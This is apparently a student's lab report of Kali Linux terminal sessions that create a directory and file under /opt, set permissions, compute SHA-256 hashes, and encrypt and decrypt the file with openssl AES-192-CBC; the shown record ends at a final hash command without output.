

1)

a)




```
┌──(kali㉿kali)-[/]
└─$ cd /

┌──(kali㉿kali)-[/]
└─$ ls
bin   home            lib32       media  root  swapfile  var
boot  initrd.img      lib64       mnt    run   sys       vmlinuz
dev   initrd.img.old  libx32      opt    sbin  tmp       vmlinuz.old
etc   lib             lost+found  proc   srv   usr

┌──(kali㉿kali)-[/]
└─$ mkdir pmics
mkdir: cannot create directory ‘pmics’: Permission denied

┌──(kali㉿kali)-[/]
└─$ cd ./opt

┌──(kali㉿kali)-[/opt]
└─$ ls
microsoft

┌──(kali㉿kali)-[/opt]
└─$ mkdir pmics
mkdir: cannot create directory ‘pmics’: Permission denied
```

b)




```
┌──(kali㉿kali)-[/opt]
└─$ ls
microsoft

┌──(kali㉿kali)-[/opt]
└─$ mkdir pmics
mkdir: cannot create directory ‘pmics’: Permission denied

┌──(kali㉿kali)-[/opt]
└─$ sudo mkdir pmics
[sudo] password for kali:

┌──(kali㉿kali)-[/opt]
└─$ ls
microsoft  pmics

┌──(kali㉿kali)-[/opt]
└─$ cd pmics

┌──(kali㉿kali)-[/opt/pmics]
└─$ ls

┌──(kali㉿kali)-[/opt/pmics]
└─$ 
```

c)




```
┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo touch sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo echo Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023
Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023

┌──(kali㉿kali)-[/opt/pmics]
└─$ cat sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo echo Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023 > saji
d.txt
zsh: permission denied: sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo echo "Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023" > sa
jid.txt
zsh: permission denied: sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ chmod 777 sajid.txt
chmod: changing permissions of 'sajid.txt': Operation not permitted

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo chmod 777 sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo echo "Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023" > sa
jid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ cat sajid.txt
Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023
```




```
┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo touch sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ ls
sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo echo "Data Security is very important" > sajid.txt
zsh: permission denied: sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo chmod 777 sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo echo "Data Security is very important" > sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ cat sajid.txt
Data Security is very important

┌──(kali㉿kali)-[/opt/pmics]
└─$ 
```

2) a) b) c) Create File with nickname , output the hash and apply symmetric encryption:




```
┌──(kali㉿kali)-[/opt/pmics]
└─$ sha256sum sajid.txt
df0ce3d13d16ccdc0fb487ffe53122f18c1e68749d0f04dcdaf7bb8c7ee73157  sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ ls
sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ openssl enc -d -pbkdf2 -aes-192-cbc -in sajid.txt -out encrypted.txt
enter AES-192-CBC decryption password:
Can't open "encrypted.txt" for writing, Permission denied
40875AF49D7F0000:error:8000000D:system library:BIO_new_file:Permission denied:../cry
pto/bio/bss_file.c:67:calling fopen(encrypted.txt, wb)
40875AF49D7F0000:error:10080002:BIO routines:BIO_new_file:system lib:../crypto/bio/b
ss_file.c:77:

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo openssl enc -e -pbkdf2 -aes-192-cbc -in sajid.txt -out encrypted.txt
enter AES-192-CBC encryption password:
Verifying - enter AES-192-CBC encryption password:

┌──(kali㉿kali)-[/opt/pmics]
└─$ ls
encrypted.txt  sajid.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ 
```

d) e)show the sha256 of hash of encrypted file and decrypt and show the 256




```
┌──(kali㉿kali)-[/opt/pmics]
└─$ sha256sum encrypted.txt
5254748399b01ea34f7fdc9ae392b70034360d02ce9417bf97a757d117483201  encrypted.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ sudo openssl enc -d -pbkdf2 -aes-192-cbc -in encrypted.txt -out plain.txt
enter AES-192-CBC decryption password:

┌──(kali㉿kali)-[/opt/pmics]
└─$ cat plain.txt
Data Security is very important

┌──(kali㉿kali)-[/opt/pmics]
└─$ sha256sum plain.txt
